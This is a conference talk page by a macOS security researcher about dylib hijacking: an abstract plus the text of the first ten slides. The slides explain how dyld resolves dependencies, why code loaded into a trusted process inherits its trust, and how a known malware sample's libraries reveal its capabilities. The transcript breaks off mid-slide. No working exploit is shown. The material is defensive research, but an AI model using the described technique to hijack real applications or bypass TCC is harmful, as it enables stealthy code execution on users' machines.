Upgrade to Pro — share decks privately, control downloads, hide ads and more …

Dylib Hijacking on macOS: Dead or Alive?

Dylib Hijacking on macOS: Dead or Alive?

Over a decade ago, a much younger Patrick showed that macOS (then OS X) was vulnerable to what had long been considered a Windows-only attack: dynamic library hijacking. By planting malicious libraries in the right place, attackers could achieve stealthy persistence, inject code into trusted processes, and even bypass core Apple security mechanisms.

Today, an older (and hopefully wiser) Patrick revisits that work to answer a simple question: is dylib hijacking truly dead on modern macOS, or has Apple’s decade of defenses, including Gatekeeper, App Translocation, Notarization, and the Hardened Runtime, simply made it harder?

This talk revisits the technique in 2026, analyzing these mitigations and evaluating their real-world effectiveness. While the attack surface has been significantly reduced, we show dylib hijacking remains possible under the right conditions. Through real-world examples and live demos, we explore how modern applications can still be coerced into loading attacker-controlled libraries, enabling code execution within trusted processes and bypassing controls such as TCC.

Finally, we present practical detection and defense strategies, including novel approaches leveraging Endpoint Security to detect (and block!) malicious library loads at runtime.

Avatar for Patrick Wardle

Patrick Wardle

August 23, 2026

More Decks by Patrick Wardle

Other Decks in Technology

Transcript

  1. % WHOAMI Patrick Wardle Building core macOS detection components that

    integrate into larger enterprise security products Objective-See "Art of Mac Malware" (book series) DoubleYou

  2. Imagine… a trusted process loads a malicious library "Nothing" changes…

    Code signature doesn't change System, TCC, & security tools still trust the original process BUT the attacker now *is* that trusted process 😈

  3. WHAT YOU WILL LEARN Today, we'll explore "dylib hijacking" and

    the mitigations Apple has introduced to comprehensively(?) thwart it. More broadly, we'll look at (malicious) dylibs and their detections. /* Definitions */ Library: Compiled reusable code that programs load at runtime to provide shared functionality. Dependency: A library a program relies (depends) on to run. Loader: A program that loads an executable into memory, prepares it to run, and transfers control to it. On macOS, libraries are referred to as "dylibs" ...while the loader is named dyld
  4. Processes ...as trusted entities each process runs its own (protected)


    memory space "Process-level" (macOS security) decisions: Entitlements (e.g. override SIP) Resource access (e.g. TCC access checks) A process (and its libraries) Endpoint Security events ("responsible process") 3rd-party security tools (e.g. EDRs, firewalls, etc.) Security decisions are made at the process level. Any library in that process inherits those decisions.
  5. Process Injection insert (malicious) code into a process If a


    malicious library is loaded into a trusted process, it inherit its privileges and it becomes part of all process-level security decisions ! + macOS / 3rd-party security tools traditionally blind to loaded libraries One way to load malicious dylibs into trusted processes is (was?) via "dylib hijacking"
  6. History of dll/dylib hijacking early 2000s: Georgi Guninski 2010: HD


    Moore public "discovery" 1998: NSA (Window's NT Security guide) 2015: P. Wardle public "discovery" RIP dylib hijacks? Apple's Mitigations
  7. How are processes launched? ...by the loader! On disk binary


    != In memory binary loader (dyld) program on disk program (+dependencies in memory) When a program is launched, dyld loads it into memory, resolves dependencies, and then hands off execution.
  8. How are dependencies specified? by load commands, specifically via the


    LC_LOAD_DYLIB % otool -L /System/Applications/Calculator.app/Contents/MacOS/Calculator /usr/lib/libobjc.A.dylib /usr/lib/libSystem.B.dylib /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation /System/Library/PrivateFrameworks/Calculate.framework/Versions/A/Calculate /System/Library/PrivateFrameworks/CalculateUI.framework/Versions/A/CalculateUI .... each dependency described via a 'LC_LOAD_DYLIB' load command % otool -l /System/Applications/Calculator.app/Contents/MacOS/Calculator ... Load command 17 cmd LC_LOAD_DYLIB cmdsize 56 name /usr/lib/libobjc.A.dylib (offset 24) compatibility version 1.0.0 malware analysis: insight into capabilities % otool -L Malware/Mokes/A/Mokes ... /System/Library/Frameworks/CoreWLAN.framework/Versions/A/CoreWLAN /System/Library/Frameworks/AVFoundation.framework/Versions/A/AVFoundation /System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitration OSX.Mokes dependencies } wifi scans webcam access monitoring for usbs
  9. An observation ...about "non-absolute" (relative) dependencies if a program specifies


    a ("non-weak") dependency and it's not found at load time, the program won't run! Programs have dependencies that, so far, we’ve seen are defined using absolute paths. However, absolute paths don't work well for internal dependencies (like those inside an app bundle) if the binary is moved. % tree "Foo.app" Foo.app └── Contents ├── Frameworks │ ├── bar.dylib ├── MacOS │ ├── Foo an app, with an "internal" dependency "...[you] want your binaries to be installable in anywhere on the disk" -Apple
  10. Run Path Dependencies (prefix: "@rpath") resolved based on the program's

